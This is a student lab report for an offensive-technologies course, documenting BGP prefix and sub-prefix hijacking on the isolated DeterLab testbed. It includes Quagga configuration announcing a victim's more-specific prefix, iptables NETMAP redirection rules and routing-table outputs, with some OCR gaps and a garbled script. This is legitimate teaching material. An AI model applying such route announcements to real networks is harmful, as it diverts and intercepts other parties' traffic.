Offensive technologies - BGP Hijacking exercise

Claudio Facchinetti [claudio.facchinetti@studenti.unitn.it]

October 27, 2021

Abstract

n this document it is presented the work done in order to solve the "BGP Hijacking" exercise on DeterLab.

1 Solving tasks

1.1 Setup

As specified on DeterLab the first thing to do was to remove two routes which get injected by default by the kernel. To do this a simple script has been created.

```
ssh asn2.facchinetti-bgp.offtech "sudo ip route del 10.1.1.0/24"
ssh asn3.facchinetti-bgp.offtech "sudo ip route del 10.1.1.0/24"
```

n order to go on with the following instructions please login to your DeterLab user account and run the following commands:

```
mkdir bgp
mkdir bgp/task1
mkdir bgp/task2
mkdir bgp/task3
```

1.2 Common tasks

The basic of all the following tasks are basically the same: the only thing changing is the setup on the `asn4` machine. On the client we were asked to do the following:

- retrieve the route to `10.1.1.2`;
- retrieve active connections;
- download the `README` file from `10.1.1.2` using FTP.

To do this a simple script named `client.sh` has been created which does the things above in the specified.

```
#!/bin/sh

traceroute -n 10.1.1.2 > "bgp/task"$1"_traceroute.txt"
netstat -rn > "bgp/task"$1"_netstat.txt"

ftp -n 10.1.1.2 <<END_SCRIPT
quote USER anonymous
quote PASS somerandompassword
get README
exit
END_SCRIPT
```

This script accepts as parameter the task to perform and the `README` is saved in the user home directory.

On the `asn3` and `asn2` machines we were asked to print the BGP routes; to do this another script per machine has been written again accepting as parameter the task to perform.

```
#!/bin/sh
sudo vtysh -c "show ip bgp" > "bgp/task"$1"_asn3_output.txt"
```

As a last thing the last script called `perform_task.sh` has been created which accepts as parameter the task to perform and simply setups the task, if required, and the runs the scripts on the various machines.

```
#!/bin/sh

chmod +x *.sh

if [ -f "task"$1"/task"$1".sh" ]; then
    sh "./task"$1"/task"$1".sh"
fi

ssh client.facchinetti-bgp.offtech "bgp/client.sh $1"
ssh asn2.facchinetti-bgp.offtech "bgp/asn2.sh $1"
ssh asn3.facchinetti-bgp.offtech "bgp/asn3.sh $1"
```

1.3 First task

Note: all the scripts and outputs are placed in the `/bgp/task1` folder on the DeterLab machine. The first task does not require any particular setup, therefore simply run the following command to run it: `./perform_task.sh 1`. After it is completed you can find the results in the `/bgp/task1` folder in the DeterLab machine.

```
traceroute to 10.1.1.2 (10.1.1.2), 30 hops max, 60 byte packets
 1  10.5.0.1  0.332 ms  0.313 ms  0.273 ms
 2  10.3.0.2  0.943 ms  0.933 ms  0.922 ms
 3  10.2.0.1  1.342 ms  1.330 ms  1.308 ms
 4  10.1.1.2  1.207 ms  1.163 ms  1.136 ms
```

Figure 1: Output of traceroute on the client for the first task

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
0.0.0.0         192.168.1.254   0.0.0.0         UG        0 0          0 eth4
10.0.0.0        10.5.0.1        255.0.0.0       UG        0 0          0 eth2
10.5.0.0        0.0.0.0         255.255.255.0   U         0 0          0 eth2
192.168.0.0     0.0.0.0         255.255.252.0   U         0 0          0 eth4
192.168.1.254   0.0.0.0         255.255.255.255 UH        0 0          0 eth4
```

Figure 2: Output of netstat on the client for the first task

```
AS1 owns the prefix for 10.1/16
```

Figure 3: Content of the README file on the client for the first task

1.4 Second Task

Note: all the scripts and outputs are stored in the `/task2` folder.
For the second task we were asked setup `asn4` to perform BGP prefix hijacking and then perform again

```
BGP table version is 0, local router ID is 10.3.0.1
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
              i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.0.0/16      10.3.0.2                             0 65002 65001 i
*> 10.1.1.0/24      10.3.0.2                             0 65002 65001 ?
*> 10.2.0.0/24      10.3.0.2                 0           0 65002 ?
*> 10.3.0.0/24      10.3.0.2                 0           0 65002 ?
*> 10.4.0.0/24      10.4.0.2                 0           0 65004 ?
*> 10.5.0.0/16      0.0.0.0                  0       32768 i
*> 10.6.0.0/24      10.4.0.2                 0           0 65004 i
*> 10.6.1.0/24      10.4.0.2                 0           0 65004 ?
*  192.168.0.0/22   10.3.0.2                 0           0 65002 ?
*>                  10.4.0.2                 0           0 65004 ?

Displayed  9 out of 10 total prefixes
```

Figure 4: BGP routes of ASN3 for the first task

```
BGP table version is 0, local router ID is 10.2.0.2
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
              i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.0.0/16      10.2.0.1                 0           0 65001 i
*> 10.1.1.0/24      10.2.0.1                 0           0 65001 ?
*  10.2.0.0/24      10.2.0.1                 0           0 65001 ?
*>                  0.0.0.0                  0       32768 ?
*> 10.3.0.0/24      0.0.0.0                  0       32768 ?
*> 10.4.0.0/24      10.3.0.1                             0 65003 65004 ?
*> 10.5.0.0/16      10.3.0.1                 0           0 65003 i
*> 10.6.0.0/24      10.3.0.1                             0 65003 65004 i
*> 10.6.1.0/24      10.3.0.1                             0 65003 65004 ?
*  192.168.0.0/22   10.2.0.1                 0           0 65001 ?
*                  10.3.0.1                             0 65003 65004 ?
*>                  0.0.0.0                  0       32768 ?

Displayed  9 out of 12 total prefixes
```

Figure 5: BGP routes of ASN2 for the first task

the steps done in the first task.
To setup `asn4` have been created two different scripts:

- `task2_asn4.expect` which logs in via telnet to Quagga and asks for configuration;
- `task2_asn4_setup.sh` which applied the required `iptables` rules.

The `task2_asn4.expect` file simply runs an interactive telnet shell as specified. Once it asks for the password simply type `test` and then proceed by entering the command `enable`. It will again ask for the password. Once this is done copy the commands from the `task2_asn4_config.txt` file.
Please note that in order to interact with telnet it is required that `expect` is installed on the `asn4` machine.
The `task2_asn4_setup.sh` simply injects the `iptables` rules as stated on DeterLab.

The content of `task2_asn4_config.txt` is reported below

```
#!/usr/bin/expect

set timeout 20
spawn telnet localhost  bgpd
expect "Password:"
interact
exit
```

The content of `task2_asn4_setup.sh` is reported below.

```
#!/bin/sh
```

```
sudo iptables -t nat -F
sudo iptables -t nat -A PREROUTING -d 10.1.1.2 -m ttl --ttl-gt 1 -j NETMAP --to 10.6.1.2
sudo iptables -t nat -A POSTROUTING -s 10.6.1.2 -j NETMAP --to 10.1.1.2
```

To make all of this easy there is an additional `task2.sh` script which will take care of executing the setup phases and waits for a key: please wait at least five minutes before pressing any key.

The code of `task2.sh` is reported below.

```
#!/bin/sh
chmod +x *.expect
chmod +x *.sh

ssh asn4.facchinetti-bgp.offtech "sudo apt install expect -y"
ssh asn4.facchinetti-bgp.offtech "bgp/task2/task2_asn4.expect; bgp/task2/task2_asn4_setup

read -p "Please wait 5 mins before pressing anythin" temp
```

To run the whole task, including the setup phase, it is possible to use once more the `perform_task.sh` script simply launching it: `./perform_task.sh 2`.

Once again we can take a look at the output files.

```
traceroute to 10.1.1.2 (10.1.1.2), 30 hops max, 60 byte packets
 1  10.5.0.1  0.387 ms  0.372 ms  0.348 ms
 2  10.3.0.2  0.509 ms  0.715 ms  0.706 ms
 3  10.2.0.1  0.895 ms  0.880 ms  0.857 ms
 4  10.1.1.2  1.539 ms  1.525 ms  1.489 ms
```

Figure 6: Output of traceroute on the client for the second task

```
AS1 owns the prefix for 10.1/16
```

Figure 7: Content of the README file on the client for the second task

```
BGP table version is 0, local router ID is 10.3.0.1
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
              i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 10.1.0.0/16      10.4.0.2                 0             0 65004 i
*                   10.3.0.2                               0 65002 65001 i
*> 10.1.1.0/24      10.3.0.2                               0 65002 65001 ?
*> 10.2.0.0/24      10.3.0.2                 0             0 65002 ?
*> 10.3.0.0/24      10.3.0.2                 0             0 65002 ?
*> 10.4.0.0/24      10.4.0.2                 0             0 65004 ?
*> 10.5.0.0/16      0.0.0.0                  0         32768 i
*> 10.6.0.0/24      10.4.0.2                 0             0 65004 i
*> 10.6.1.0/24      10.4.0.2                 0             0 65004 ?
*  192.168.0.0/22   10.3.0.2                 0             0 65002 ?
*>                  10.4.0.2                 0             0 65004 ?

Displayed  9 out of 11 total prefixes
```

Figure 8: BGP routes of ASN3 for the second task

As we can see we did not manage to tamper the communication with the server: from the traceroute on the client we discover that the path did not change; taking a look at the BGP routes on both `asn2` and `asn3` we discover that the router was correctly injected, however they have an entry for a longer prefix which is the one they will actually use for communicating with the server.



Figure 9: BGP routes of ASN2 for the second task

1.5 Third Task

Note: all the scripts and outputs are stored in the `/task3` folder.
For the second task we were asked setup `asn4` to perform BGP sub-prefix hijacking and then perform again the steps done in the first and second task.
To setup `asn4` have been created the `task3_asn4.expect` script which logs in via telnet to Quagga and asks for configuration. Once it asks for the password simply type `test` and then proceed by entering the command `enable`. It will again ask for the password. Once this is done copy the commands from the `task3_asn4_config.txt` file which is copy-pasted from DeterLab.
Please note that in order to interact with telnet it is required that `expect` is installed on the `asn4` machine.

The content of `task3_asn4.expect` is the same as the one of `task2_asn4.expect`
The content of `task3_asn4_config.txt` is reported below.

```
enable   #type "test" when prompted for password
config terminal
router bgp 65004
no network 10.1.0.0/16
network 10.1.1.0/24
end
exit
```

To simply things an additional script, named `task3.sh`, has been written: this will take care of executing the setup phases and waits for a key; be sure to press the return key only after five minutes to make sure the route has propagated successfully.

The content of `task3.sh` is reported below

```
#!/bin/sh


chmod +x *.expect
chmod +x *.sh

ssh asn4.facchinetti-bgp.offtech "sudo apt install expect -y"
ssh asn4.facchinetti-bgp.offtech "bgp/task3/task3_asn4.expect"

read -p "Wait five minutes and then hit Return" temp
```

To run the whole task, including the setup phase, it is possible to use once more the `perform_task.sh` script simply launching it: `./perform_task.sh 3`.

Once again we can take a look at the output files.



Figure 10: Output of traceroute on the client for the third task

Figure 11: Content of the README file on the client for the third task

As we can see now the README file is different, meaning that we connected to a different machine: the BGP route has been successfully hijacked.
We can also spot from the BGP routes on `asn2` and `asn3` that the traffic for `10.1.1.0/24` will be routed through `asn4` instead of going through `asn1` as it was doing previously.



Figure 12: BGP routes of ASN3 for the third task



Figure 13: BGP routes of ASN2 for the third task